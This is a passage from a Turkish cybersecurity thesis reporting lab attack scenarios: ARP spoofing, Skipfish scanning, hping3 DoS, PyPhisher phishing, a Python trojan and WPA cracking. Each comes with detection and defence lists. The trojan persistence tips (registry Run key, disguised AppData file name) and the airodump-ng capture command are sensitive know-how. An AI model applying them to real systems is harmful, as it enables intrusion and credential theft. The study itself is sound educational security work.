Oluşturulan arp uygulamasından gelen verilerin analiz edilmesi gerekmektedir. Bunun için dünyada yaygın olarak kullanılan Wireshark ağ protokol analiz aracı ile analiz yapılmıştır. Yapılan analizlerde çok sayıda veri ve protokolün olması ayrıntılı analiz yapılmasında zamansal zorluklarının olduğu görülmüştür.

Saldırı senaryosu için oluşturulan özelleştirilmiş arpspoof aracı ile gelen verilerin analizi için bir uygulama hazırlanmıştır. Hazırlanan uygulama Wireshark gibi kapsamlı analiz yapmayarak saldırıyı gerçekleştirecek bilgisayardan istenilen verilerin filtrelenmesi sağlanmıştır.

Saldırı senaryosunda, hazırlanan filtreleme uygulaması sayesinde HTTP bağlantısı kullanan bir web sayfasında kullanıcı bilgilerini girdiğinde filtreleme çalışarak veriler elde edilmiştir.

Saldırıya uğrayan kurban bilgisayar saldırı altında olup olmadığının terminal ekranında arp -a komutu ile öğrenebilmektedir. Her cihaza özel olan Mac adresi birden çok şekilde listelenmesi kurban bilgisayarın saldırı altında olduğunu göstermektedir.

Ortakdaki adam saldırılarını tespit etmek ve önlemek için;

1.Web adresi çubuğunda yer alan URL’le bilgisinde HTTPS bağlantılarının kullanılması

2.İnternet bağlantılarının sık sık kesilmesi ve farklı lokasyon’da bağlantının olup olmadığına bakılması

3.Güvenli kablosuz bağlantıların sağlanması ve güçlü şifreleme protokollerinin HTTPS üzerinden kullanılması

4.Güncel güvenlik yazılımlarının kullanılması

5.Ağ üzerinden tüm paketlerin filtrelenerek çakışan isteklerin devre dışı bırakılması

Gerçekleştirilen saldırıların önlenmesinde ve tespit edilmesinde izlenebilecek yöntemler olduğu gözlemlenmiştir.

11.1.5.Web saldırı bulguları

Hazırlanan web saldırı senaryosunda içinde güvenlik açıklarının bulunduğu Metasploitable2 sanal makinesi kullanılmıştır. Laboratuvar ortamında kurulumu gerçekleşen metasploitable2 web sayfasının IP adresi “ifconfig” ile öğrenilmiştir.

Kali Linux ile gelen skipfish aracı ile IP adresi öğrenilen web sayfası içerisinde yer alan güvenlik açıkları, formları, çerezleri ve web sitesinin yapısını tarayarak analiz etmektedir. Yapılan analiz sonucunda bir index sayfası içerisinde var olan açıkların kritik seviyesine göre gruplayarak kolay şekilde analiz yapılmasını sağlamıştır.

Skipfish ile yapılan tarama yaklaşık 2 saat 20 dakika sürmesi web sitesi içerisinde ayrıntılı bir çalışma olduğunu göstermektedir. Tarama işlemi bittikten sonra saldırı yapılması muhtemel web sitesi hakkında ayrıntılı sonuçların elde edildiği gözlemlenmiştir.

Sonuç olarak elde edilen veriler güvenlik uzmanları tarafından değerlendirildiğinde web sitesi içerisinde yer alan açıkların tespit edilmesi ve tespit

edilen açıkların kapatılması için rehber olarak kullanılarak daha güvenli bir yapı oluşturulmasına olanak tanıyacaktı.

Tarama sonucunda elde edilen verilerin kötü niyetli saldırganlar tarafından kullanılması, kritik bilgileri ele geçirmesine ve güvenlik zafiyetlerine sebep olacağı görülmüştür.

11.1.6.Dos ve DDoS saldırı bulguları

Bu saldırı senaryosunda iki saldırı gerçekleştirilmiştir. Saldırı senaryoları gerçekleşmeden önce internet protokolü üzerinde çalışan ve veri alış/verişinde kullanılan protokoller üzerinde durulmuştur. Yapılan araştırmalar sonucunda TCP protokolü ile internet ortamında bağlı iki uç arasında sağlanan iletişimin güvenilir olduğu ve gönderilen ya da alınan verilerin eksiksiz ve doğrulama mesajı ile iletişimde olan iki cihazın sağlıklı iletişim kurmasını sağladığı görülmüştür.

İnternet üzerinde kullanılan UDP protokollü ise, internet ortamında bağlı bulunan iki cihaz arasında veri alış/verişi sırasında herhangi bir kontrol mekanizmasının olmadığı aynı zamanda gönderilen ya da alınan paketlerde sıralama, bütünlük ya da alıcısının kim olduğu gibi işlemlerde herhangi bir kontrol sağlamadığı tespit edilmiştir.

İnternet protokollerinden TCP ve UDP arasında TCP'nin daha güvenli olduğu, veri bütünlüğünü, doğrulamayı ve alıcı doğrulamasını sağladığı, verilerin bu tür bağlantılar üzerinden daha güvenilir ve emniyetli bir şekilde iletilmesine olanak sağladığı görülmüştür.

Hazırlanan ilk senaryoda güvenlik açıklarını içeren ve penetrasyon testlerini yapılabileceği eğitim amaçlı “vulnweb.com” web sayfası kullanılmıştır.

İlk saldırı senaryosunda Kali Linux'un Hping3 aracı kullanılarak paket oluşturulmuş ve oluşturulan paketler gönderilerek analiz işlemleri yapılmıştır.

Kali Linux ile gelen Nmap aracı ile açık olan portlar taranmıştır. Yapılacak saldırının izlenmesi için Tcpdump aracı kullanılmıştır.

1.Ağ üzerinde trafik analizinin yapılması ve anormal yoğunlukların tespit edilmesi

2.Var olan ağ sistemlerine aşırı trafik yoğunluğunun oluşması

3.İnternet ortamında hizmet verilmesi için kullanılan sistemlerin aşırı yavaşlama ya da hizmet veremeyecek duruma gelmesi gibi adımların takip edilmesi olası bir saldırının tespitinde kullanılabilecek adımlar olarak önerilmektedir.

Dos DDoS saldırılarından korunmak için izlenebilecek adımlar:

1.Ağa gelen trafiklerin izlenmesi şüpheli görülen olayları güvenlik duvarı yardımı ile filtrelemek

2.Sunucular üzerinde yük dengeleyici kullanarak trafik akışını dağıtılması

3.Saldırı tespit sistemleri(IDS) ve saldırı önleme sistemleri (IPS) sistemlerinin kurulması

4.Sistemlerin belirli periyotlar da yedeklenmesi yapılarak olası bir saldırı durumunda hizmetlerin devam etmesini sağlanması

5.Farklı güvenlik katmanları oluşturularak bir katmanda oluşması muhtemel güvenlik zafiyetlerinde diğer güvenlik katmanları tarafından telafi edilmesi sağlanmalıdır.


Sonuç olarak alınacak önlemler global veya yerel web sitesi hizmetini bozmayı amaçlayan Dos ve DDoS saldırılarının önlenmesinde %100 korumayı sağlayamayacağı bundan dolayı alınacak güvenlik önlemlerinin sürekli güncel tutulması ve alınan güvenlik önlemlerinin düzenli olarak gözden geçirilmesi gerektiği önerilmektedir.

11.1.7.Oltalama(Phishing) saldırı bulguları

Oltalama saldırı senaryosunda sosyal medya giriş ekranlarına benzeyen ve kullanıcıyı bilgilerinin girdiğinde saldırganın eline geçebilecek bir saldırı senaryosu hazırlanmıştır.

Saldırı senaryosunda kullanılan PyPhisler programı python dilinde yazılmıştır. Kali Linux içerisinde olmadığından indirilmesi ve kurulması gerekmektedir. Kurulum

işlemleri tamamlandıktan sonra sosyal medya ara yüzlerinin içeren bir karşılama ekranı karşımıza gelmektedir.



Şekil 11.2. Pyphisher Kullanım Ara Yüz Menüsü

PyPhisher arayüzü sosyal medya ve web uygulamaları için 78 arayüz seçeneği sunmaktadır. İstenilen arayüzü oluşturmak için bu seçeneklerden birini seçtiğinizde girilen bilgilerin ekrana yazdırıldığı görülmüştür. Ancak bu durumda oluşturulan arayüzü ile gerçek bir saldırı yaparak bilgilerin elde edilmesi son derece zordur. Bu nedenle mağdura gönderilen linkin gerçek giriş ekranına çok benzediği ve iyi hazırlanması gerektiği gözlemlenmiştir.

Sonuç olarak, ortalama saldırılarında kullanıcının kandırılarak yani gerçek bir giriş ekranında olduğuna inandırmak gerektiğinden saldırganın bilgileri ele geçirilecek sosyal medya hesap arayüzünün iyi şekilde hazırlanması ve kullanıcıya gönderilecek URL(link) bilgisi içinde gerçek URL bilgisine yakın olması gerekmektedir.

11.1.8. Trojen saldırı bulguları

Trojen, ilk bakışta zararsız gibi görünebilecek bir kötü amaçlı yazılım parçasıdır, ancak gerçekte bir kez çalıştığında arka planda çalışmaya başlar ve saldırgan için gizli bir kapı görevi görerek kurbanın verilerine ve diğer bilgilere erişmesine olanak tanıyan

zararlı yazılımlardır (Yakar, 2021). Trojanlar, virüs ya da solucanlar gibi kendini çoğaltmazlar.

Saldırı senaryosunda kurban bilgisayara gönderilecek bir trojen hazırlanırken, saldırıyı gerçekleştirecek olan bilgisayarda da gönderilen trojenin iletişime geçebileceği ve veri alış/veriş işleminin gerçekleştirilebileceği bir yapı oluşturulmak istenmiştir.

Oluşturulan laboratuvar ortamında iki işletim sistemi kullanılmıştır. Bunlardan saldırıyı yapacak olan Kali Linux işletim sistemini kullanırken, saldırıya uğrayacak olan kurban için Windows 10 işletim sistemine sahip sanal makinesi kullanılmıştır.

Saldırıya uğrayacak kurbana gönderilmek üzere hazırlanan “test.py” isimli python çalışma alanı içerisinde saldırgana ait IP ve Port bilgisi yazılmıştır.

Hazırlanan “test.py” yazılımı, kurban bilgisayarla bağlantının kopması veya bilgisayarın kapanması durumunda hazırlanan Truva atını otomatik olarak çalıştırmalıdır. Aksi takdirde, bir Truva atı çalıştırdıktan sonra kopan bağlantıyı geri yüklemenin tek yolu, gönderilen Truva Atını yeniden çalıştırmaktır. Bu durumun oluşmasını önlemek için kayıt defteri düzenleyicisinde “Run” klasörü içerisine yerleştirilmesi gerekmektedir.

Bilgisayar\HKEY_CURRENT_USER\SOFTWARE\Microsoft\windows\CurrentVersiyon\Run|

Şekil 11.3. Regedit’de Yerleştirecek Trojanın Örnek Komut Satırı

Kayıt defterindeki dosyayı çalıştırabilir hale getirmek için dosya yolunu C klasörü içindeki Appdata klasörüne kopyalayarak olası bir sorunun önüne geçilmiştir. “appdata”daki Truva atının adının sisteminizdeki dosya adına yakın olması önemlidir. Aksi takdirde mağdur, oluşturulan Truva atının farkına varabilir ve çalışmasını engelleyebilir.

Saldırgan tarafından kullanılacak olan “dinleyici.py” python yazılımı ile saldırıya maruz kalacak kurban tarafından çalıştırılacak olan trojenin ilk etapta dinlemeye almıştır. Çalıştırılan trojenden dönen cevap ile saldırıya uğrayacak kurbanın

IP ve Port numarası alındıktan sonra veri alma, veri yollama ya da gönderilen trojenin kayıt defterine ve Appdata klasörüne yerleştirilme işlemleri yapılabilmektedir.

Trojan saldırılarının tespit edilmesi için dikkat edilmesi gereken hususlar:

- 1.Kullanılan cihazın performans da düşüş ve sık sık donması
- 2.Kullanılan cihaz da programların kendi kendine açılıp kapanması
- 3.güvenlik yazılımlarının verdiği uyarılar
- 4.kullanılan cihazın disk alanında açıklanamayacak şekilde azalma ya da doluluk
- 5.Ağ kullanımında olağan dışı artış
- 6.Cihaz üzerinde dosya ve programlarda son kullanıcının gerçekleştirmediği değişiklikler cihazda bir trojan saldırısının gerçekleştiğini gösterebilmektedir.

Trojen saldırılarından korunmak için alınması gereken adımlar:

- 1.Güncel antivirüs yazılımlarının kullanılması
- 2.İşletim sistemlerinin düzenli olarak güncellenmesi
- 3.Gelen şüpheli e-postaların eklerinin açılmaması
- 4.Kullanılan tüm hesaplarda iki faktörlü kimlik doğrulamasının kullanılması
- 5.Ağ güvenliğinin güçlü şifrelemeler kullanılması ve WPS gibi zayıf noktaların devre dışı bırakılması gerektiği önerilmektedir.

11.1.9.Wifi saldırı bulguları

Hazırlanan saldırı senaryosu, ağ içerisindeki bir WLAN ağına yetkisiz erişim elde etmeye çalışılmıştır.

Wi-fi saldırılarında monitör mod ile wi-fi ağı içerisinde yer alan cihazlar ile ilgili önemli bilgilerin elde edilmesi amaçlanmıştır. Elde edilen bilgiler şunlardır:

BSSID : Mac adres bilgisini

PWR: Wi-fi ağına yakınlık bilgisini

DATA: yapılan veri alış/veriş bilgisini

ESSD: Listelenen ağların isim bilgisine ulaşılmıştır.

Belirlenen wi-fi ağı bilgilerinin kayıt altına alınması için “airodump-ng –channel 6 –bssid 00:02:CF:DD:C8:E0 –write ilk wlan0mon” komutu kullanılarak “bidb” adlı ağı şifreli olan verileri kayıt edilmiştir.

Saldırı senaryosunda “bidb” ağına şifresi elde edilmeye çalışılacağı için önce ağ bağlantısının koparılması ve tekrar şifrenin girilmesi gerekmektedir. Ağ şifresinin başarılı şekilde girildikten sonra “crunch” aracı ile kayıt altına alınan veriler içerisinde “bidb” wi-fi ağına şifresi elde edilmiştir.

Wifi ağına yapılan saldırıların tespit edilmesi için:

- 1.Ağ trafiğinin izlenmesi ve olağandışı durumların tespit edilmesi
- 2.Güvenlik yazılımlarının güncel tutulması
- 3.Ağ içerisinde bağlı bulunan cihazların beklenmedik davranışları
- 4.Ağın Mac adresinin taklit edilip edilmediğinin kontrol edilmesi modeme yapılabilecek bir saldırıyı tespit etmekte önemli noktalardır.

Wi-fi ağına yapılacak saldırılardan korunmak için:

- 1.Wifi ağına şifresinin harf, sayı, sembollerden oluşan güçlü bir yapıda olması
- 2.Wi-fi ağını WPA2 şifreleme yöntemi ile korunması
- 3.Wi-fi yönlendiricisinin yazılım güncellemelerini düzenli yapılması
- 4.Wi-fi ağına isminin gizlenmesi gibi önlemler ile wi-fi saldırılarının engellenebileceği gözlenmiştir.

12. SONUÇLAR VE ÖNERİLER

İnsan merkezli teknolojinin hızlı gelişmesi, bireylerin ve kurumların daha geniş kitlelere ulaşmasında çok büyük kolaylıklar sunmaktadır. Özellikle sağlık, askeriye, finans, enerji gibi küresel çapta olan sistemlerin teknolojik alt yapılar üzerine inşa edilmesiyle birlikte küresel ve yerel altyapının güvenliğinin siber saldırılardan korunması her geçen gün daha da önem kazanmıştır.

Kalıcı altyapılara yönelik siber saldırılar, saldırıya uğrayan ülkelere ve kurumlara ciddi zararlar verebilir ve toplumsal kaos ortamı yarabilir. Bu denli ciddi zararların verilebileceği ortadayken ülkeler ve kurumların siber güvenlik konusunda alacakları önlemler hayatidir.

Günümüz koşullarında siber saldırıların münferit saldırılar olmayıp, bir ülkenin hayati altyapılarına yönelik gerçekleşebileceği görülmüştür. Bu durum her ülkenin milli güvenliğini tehdit etmektedir. Siber uzaydaki saldırılardan korunmak için belirli kriterleri kapsayan saldırı senaryolarına sahip, sürekli güncellenen bir BGYS'nin kullanılması gerekmektedir. Hayatımızı kolaylaştıran her teknolojik gelişmenin, kötü niyetli kişilerin saldırı yöntemlerini değiştirmesi ve yeni yöntemler keşfetmesi anlamına gelmektedir.

Ülkelerin teknolojik gelişme ve değişimlere ayak uydurması, uygulama geliştirme konusunda araştırma ve geliştirme araştırmalarını desteklemesi ve bu alanda yetişmiş nitelikli personel tarafından açık kaynaklı yazılımları kullanması önemlidir.

Kurumların bünyesinde yer alan siber güvenlik birimlerinin kullanılacak ya da geliştirilecek uygulamalarda gerekli görülmesi durumunda siber güvenlik uzmanlarının görüşü alınmalıdır.

Siber güvenlik tehditlerini tespit etmek ve tespit edilen tehditlerin önlenmesi noktasında kurumların bünyesinde yer alan siber güvenlik uzmanlarının dünya çapında gerçekleşen tüm siber saldırıların takip edilmesi ve saldırı yöntemlerinin çözülmesinde izlenen yöntemlerin incelenerek bu alanla ilgili ortaya çıkan makale ve raporların okumaları gerekmektedir. Unutulmamalıdır ki siber saldırılar sadece bir kurum ya da

ülkeyi tehdit etmemektedir. Dünya çapında yapılan saldırıların artan ve karmaşık yapısı, siber güvenlik önlemlerinin ertelenemeyeceğini göstermektedir.

Bu çalışmada OWASP Top 10 2023 yılı zafiyet listesinde yer alan güncel saldırı yöntemlerinin modellendiği ve hazırlanan laboratuvar ortamında son kullanıcıya yapılması muhtemel siber saldırı senaryoları üzerinde durulmuştur. İzlenen yöntemler ve gerçekleştirilen uygulamalar ile bu alanda çalışmak isteyen ya da ilgi duyan bireyler için temel kaynak olması hedeflenmiştir.

Hazırlanan çalışmaya ek olarak, araştırılan ve uygulaması yapılan saldırı senaryolarının nasıl engelleneceği ya da saldırıya karşı koyma yöntemleri araştırılabilir. Bu çalışma kapsamında incelenen her zafiyet kapsamlı araştırmalara konu olabilecek niteliktedir.

KAYNAKLAR

- Agafiotis, I. Nurse, J, R.C, Goldsmith, M, Creese, S & Upton, D., 2018, A Taxonomy Of Cyber-Harms: Defining The Impacts Of Cyber-Attacks And Understanding How They Propagate, *Journal of Cybersecurity*, Cilt 4, Sayı 1, 9-10.
- Ağar, M., 2014, Web For Pentester-Directory Traversal Bölümleri, Blok, <https://medium.com/@mazlumagar/web-for-pentester-directory-traversal-b%C3%B6l%C3%BCmleri-da2825e47d40> [Erişim Tarihi: 21.10.2023].
- Ağar, M., 2014, Web For Pentester-Directory-SQL injections bölümleri, Blok, <https://medium.com/@mazlumagar/web-for-pentester-sql-injections-b%C3%B6l%C3%BCmleri-ed3186bbd2cd> [Erişim Tarihi:21.10.2023].
- Ağar, M.,2014, Web For Pentester-File Include Bölümleri, Blok, <https://medium.com/@mazlumagar/web-for-pentester-file-include-b%C3%B6l%C3%BCmleri-7c393b1c8843> [Erişim Tarihi: 21.10.2023].
- Ağar, M., 2014, Web For Pentester-Command injection Bölümleri, Blok, <https://medium.com/@mazlumagar/web-for-pentester-command-injection-b%C3%B6l%C3%BCmleri-a498ae2419ab> [Erişim Tarihi: 21.10.2023].
- Akca, M. A., 2016, Sosyal Mühendislik İle Yapılan Saldırıların Doğal Dil İşleme Teknikleri İle Engellenmesine Yönelik Web Servis Geliştirilmesi, Selçuk Üniversitesi Mühendislik, Bilim Ve Teknoloji Dergisi, 4(2), 112.
- Akyıldız, M, A. 2013, Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ile Değerlendirilmesi, Yüksek Lisans Tezi, Fen Bilimleri Enstitüsü, Elektronik Haberleşme Mühendisliği Anabilim Dalı, Süleyman Demirel Üniversitesi.
- Anonim, Siber Güvenlik Nedir?, Uludağ Üniversitesi, https://uludag.edu.tr/dosyalar/bilgiislem/belgeler/siber_guvenlik_nedir.pdf, [Erişim Tarihi: 10.06.2023].
- Asaad, R, R., 2021, Penetration Testing: Wireless Network Attacks Methods on Kali Linux OS, Academic Journal of Nawroz University (AJNU), vol.10, No.1,7.
- Atasever, S., Özçelik, İ., & Sağıroğlu, Ş. 2019, Siber Terör ve DDoS, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü Dergisi, 23(1), 238-244.
- Avcı, B., 2012, Paket Anahtarlama ve Devre Anahtarlama, Blok, <https://www.burakavci.com.tr/2012/03/paket-anahtarlama-ve-devre-anahtarlama.html>, [Erişim Tarihi: 10.07.2023].
- Avcı, İ., Koca, M., & Atasoy, M. 2021, Windows Tabanlı Uygulamalarda SQL Enjeksiyon Siber Saldırı Senaryosu ve Güvenlik Önlemleri, Avrupa Bilim Ve Teknoloji Dergisi (28), 215.

- Aydoğdu, D., & Gündüz, M., 2016, Web Uygulama Güvenliği Açıklıkları Ve Güvenlik Çözümleri Üzerine Bir Araştırma, Gazi Üniversitesi, Uluslararası Bilgi Güvenliği Mühendisliği Dergisi, C. 2, Sy. 1, 2.
- Ayoub, M., 2012, XSS siteler arası betik saldırısı, XSS siteler arası betik saldırısı. 1. Giriş | tarafından Mina Ayoub | Orta (medium.com), [Tarihi: 20.10.2023].
- Aytekin, A. 2015, Türkiye'nin siber güvenlik stratejisi ve eylem planının değerlendirilmesi, Yüksek Lisans Tezi, Bilişim Enstitüsü, Bilişim Sistemleri Anabilim Dalı, Gazi Üniversitesi, 71-131.
- Bağcı, H., 2016, Sosyal Mühendislik Ve Denetim, *Denetim* (1), 43-51.
- Bernaschi, M, Ferreri, F & Valcamonici, L., 2006, Access points vulnerabilities to DoS attacks in 802.11 networks, Kablosuz Ağ 14, 159–169 (2008), <https://doi.org/10.1007/s11276-006-8870-6>, 160.
- Bıçakcı, S., 2014, NATO'nun Gelişen Tehdit Algısı: 21. Yüzyılda Siber Güvenlik, *Uluslararası İlişkiler Dergisi*, 10(40), 120.
- CyberArts Siber Bülten 2022, 2022, CyberArts, <https://cyberartspro.com/cyberarts-2022-siber-bulten/> [Erişim Tarihi: 06.29.2023].
- Çakır, H., & Taşer, M., 2023, Türkiye'de Yapılan Siber Güvenlik Faaliyetlerinin ve Eğitim Çalışmalarının Değerlendirilmesi. Gazi University, Journal of Science Part C: Design and Technology, 11(2), 348.
- Çelik, S., & Çeliktas, B., 2018, Güncel Siber Güvenlik Tehditleri: Fidyeye Yazılımlar, *Cyberpolitik Journal*, 3(5), 108.
- Çeliktas, B. 2016, Siber Güvenlik Kavramının Gelişimi ve Türkiye Özelinde Bir Değerlendirme, Yüksek Lisans, *Sosyal Bilimler Enstitüsü Uluslararası İlişkiler Anabilim Dalı*, Karadeniz Teknik Üniversitesi, 58-59.
- Darıcı, A. B., 2017, Analysis Of Alleged Cyber Attacks From Russian Federation, *International Journal Of Social Inquiry*, 7(2), 6.
- Darıcı, B, A., 2020, Devletlerin güncel siber güvenlik stratejileri, AA Haber, <https://www.aa.com.tr/tr/analiz/devletlerin-guncel-siber-guvenlik-stratejileri/2062810> [Erişim Tarihi: 06.06.2023].
- Demirci, K., 2021. Kritik Altyapılarda Siber Güvenlik Ve Afad Üzerinden Bir Değerlendirme, Nazilli İktisadi Ve İdari Bilimler Fakültesi Dergisi, 2(2), 56.
- Dicle, S. Z., 2022, Ortadaki Adam Saldırısı (MITM). *Avrupa Bilim Ve Teknoloji Dergisi* (42), 101-104.
- Diego, P., 2021, NIST Parola Yönergeleri ve 2020 İçin En İyi Uygulamalar, Blog, <https://auth0.com/blog/dont-pass-on-the-new-nist-password-guidelines/> [Erişim Tarihi: 07.05.2023].

Dijital Saldırı Haritası (digitalattackmap.com) [Erişim Tarihi: 07.11.2023].

Emül, Y., & Çerasi Ç, C. 2023, Sosyal Mühendislik ve Oltalama Saldırılarını Anlamak: Derinlemesine Bir Analiz, Yönetim Bilişim Sistemleri: İşletmelerde Dijital Dönüşüm Yöntemi, Gebze Üniversitesi, 74.

Fidan, Ö., 2021, Şifreleme ve Şifreleme Yöntemleri, siberegitmen, <https://www.siberegitmen.com/sifreleme-ve-sifreleme-yontemleri/> [Erişim Tarihi: 07.03.2023].

Findingdulcinea., 2018. On This Day: Robert Tappan Morris Becomes FirstHacker Prosecuted for Spreading Virus. <http://www.findingdulcinea.com/news/on-this> [Erişim Tarihi: 05/10/2023].

Göçoğlu, V., & Aydın, M, D., 2019, Siber Güvenlik Politikası: ABD, Rusya ve Çin Üzerine Karşılaştırmalı Bir Analiz, Güvenlik Bilimleri Dergisi, Cilt:8 Sayı:2, 229-233.

Gökalp, Ö, M., 2022, Sosyal Mühendislik, Bilişim Enstitüsü, Gazi Üniversitesi, 3.

Gönenç, E, Ö., İnternet ve Türkiye'deki Gelişimi, İstanbul Üniversitesi, *İletişim Fakültesi Dergisi*, Sayı: 16, 88.

Gündoğan, A, M., 2020, Hash Nedir? Nasıl Çalışır?, Technopat, Hash Nedir? Nasıl Çalışır? - Technopat, [Erişim Tarihi: 01.11.2023].

Haataja, S., 2017, The 2007 Cyber Attacks Against Estonia and International Law OnThe Use of Force: An Informational Approach, *LAW, INNOVATION AND TECHNOLOGY*, Vol 9, No 2, 160-161.

Infernal, 2021, SQL Injection Test Etme, Türkhackteam, SQL Injection Test Etme | TurkHackTeam, [Erişim Tarihi: 16.10.2023].

Kabal, A., 2023, SQL Injection Nedir? Türleri Nelerdir? Nasıl Çalışır?, SQL Injection Nedir? Türleri Nelerdir? Nasıl Çalışır? | by Aleyna Kabal | Medium, [Erişim Tarihi: 03.11.2023].

Kara, İ., 2019, Truva Atı Zararlı Yazılımlarına Yaklaşım Ve Çözüm Önerileri. *Bilgi Yönetimi Dergisi*, 2(1), 29-30.

Kara, İ., 2021, Web Sitesi Tabanlı Oltalama Saldırılarının Adli Analizi, Niğde Ömer Halisdemir Üniversitesi, *Mühendislik Bilimleri Dergisi*, 10(2), 450-451.

Kaspersky, WannaCry Fidyeye Yazılımı nedir?, Web Sitesi, WannaCry Fidyeye Yazılımı Hakkında Bilmeniz Gereken Her Şey (kaspersky.com.tr), [Erişim Tarihi: 29.11.2023].

- Kaspersky, E., 2016, DDoS Saldırılarının Kısa Tarihçesi, Blok, DDoS Saldırılarının Kısa Tarihçesi. | Nota Bene: Eugene Kaspersky'nin Resmi Blogu, [Erişim Tarihi: 11.12.2023].
- Kaspersky., Rootkit Nedir-Tanım ve Açıklama, <https://www.kaspersky.com.tr/resource-center/definitions/what-is-rootkit>, [Erişim Tarihi: 08.14.2023].
- Keleştemur, A, S. 2018, Siber İstihbaratın Kamu Güvenliği için Rolü ve Önemi, Yüksek Lisans tezi, Sosyal Bilimler Enstitüsü, İstanbul Gedik Üniversitesi, 93.
- Keser, H., 2019, Bilgisayarın Evrimi. Ankara University, Journal of Faculty of Educational Sciences (JgES), 24(2), 412-416.
- Kılıç, Ç. 2019, Dünden Bugüne Fidyeye Yazılımların (RAMSOMWARE) Gelişimi ve Geleceği, Yüksek Lisans, *Bilişim ve Teknoloji Hukuku Programı*, İstanbul Bilgi Üniversitesi, 49-52.
- KV, A., LDAP Enjeksiyonu, Blok, <https://infosecwriteups.com/ldap-injection-653d7225dd8> [Erişim Tarihi: 21.10.2023].
- Lameiras, A., 2022, Industroyer: Bir Elektrik Şebekesini Çökerten Siber Silah, ESET, <https://www.eset.com/tr/blog/industroyer-bir-elektrik-sebekesini-cokerten-siber-silah/>, [Erişim Tarihi: 02.08.2023].
- L. Hansen, H. Nissenbaum, "Digital Disaster, Cyber Security and the Copenhagen School", *International Studies Quarterly*, Volume: 53, 1155-1175, 2009.
- Mikalauskas, E., 2023, RockYou2021: 8,4 milyar girişle tüm zamanların en büyük şifre derlemesi internete sızdırıldı, <https://cybernews.com/security/rockyou2021-alltime-largest-password-compilation-leaked/>, [Erişim Tarihi: 29.11.2023].
- Okan, G., 2023, Siber Güvenliğin Geleceği ve Veri İhlallerinden Korunmak, *Hukuk ve Bilişim Dergisi*, sayı 14.
- Owasp Top 10., Injection Zafiyeti, <https://secromix.com/blog/owasp-top-10-injection-zafiyeti/> [Erişim Tarihi:07.10.2023].
- Owasp, 2021, En Önemli 10 Web Uygulaması Güvenlik Riski, <https://owasp.org/www-project-top-ten/> [Erişim Tarihi: 06.29.2023].
- Özbay, R. 2015, Aktif siber savunma teknikleri ve performans analizi, Yüksek Lisans Tezi, *Fen Bilimleri Enstitüsü, İnternet ve Bilişim Teknolojileri Yönetimi Anabilim Dalı*, Afyon Kocatepe Üniversitesi, 13-34.
- Russon, M., (2021). ABD’de Siber Saldırı: Bilgisayar korsanları ülkenin en büyük boru hattını devre dışı bıraktı, akaryakıt karayoluyla taşınacak, BBC News Türkçe, <https://www.bbc.com/turkce/haberler-dunya-57056048>, [Erişim Tarihi: 07.14.2023].

- Scoot, G., 2019, Wifi Güvenliği: Kablosuz Ağınızı Güvence Altına almanızı Sağlayacak 10 Yöntem, GoDaddy, <https://tr.godaddy.com/blog/wifi-guvenligi-kablosuz-aginizi-guvence-altina-almanizi-saglayacak-10-yontem/>, [Erişim Tarihi: 19.09.2023].
- Seda, T., 2019 Modern Çağda Siber Güvenlik Kavramı, Dpü İibf Dergisi(3), Sayı:3-4, 3.
- Seker, Y., 2020, SQL Injection Nedir? Nasıl Bulunur? Mutillidea-SQL Injection Cevapları, SQL Injection Nedir? Nasıl Bulunur? Mutillidea-SQL Injection Cevapları (Level: Low) | by Yakup Seker | Medium, [Tarihi: 15.10.2023].
- Sertçelik, A., 2015, Siber Olaylar Ekseninde Siber Güvenliği Anlamak, Medeniyet Araştırmaları Dergisi, 2(3), 35-37.
- Sezgin, F., 2014, Edward Snowden Olayı'nın ABD-Rusya İlişkileri Üzerindeki Etkileri, *Uluslararası Yönetim Ve Sosyal Araştırmalar Dergisi*, 1(1), 26.
- Solmaz, S. B., 2023, Siber Güvenlik Tarihindeki Dönüm Noktaları: Tehditlerin Evrimi Ve Savunma Stratejileri, *Orta Doğu Ve Orta Asya-Kafkaslar Araştırma Ve Uygulama Merkezi Dergisi*, 3(1), 2.
- Süzen, A. A., Şimşek, M. A., & Kayaalp, K., Gürfidan, R. 2019, Endüstri 4.0'da Nesnelerin Kablosuz Etki Alanlarına Yapılan Saldırı Metodolojisi, Nevşehir Bilim Ve Teknoloji Dergisi, 8(Ensar Özel Sayı), 144.
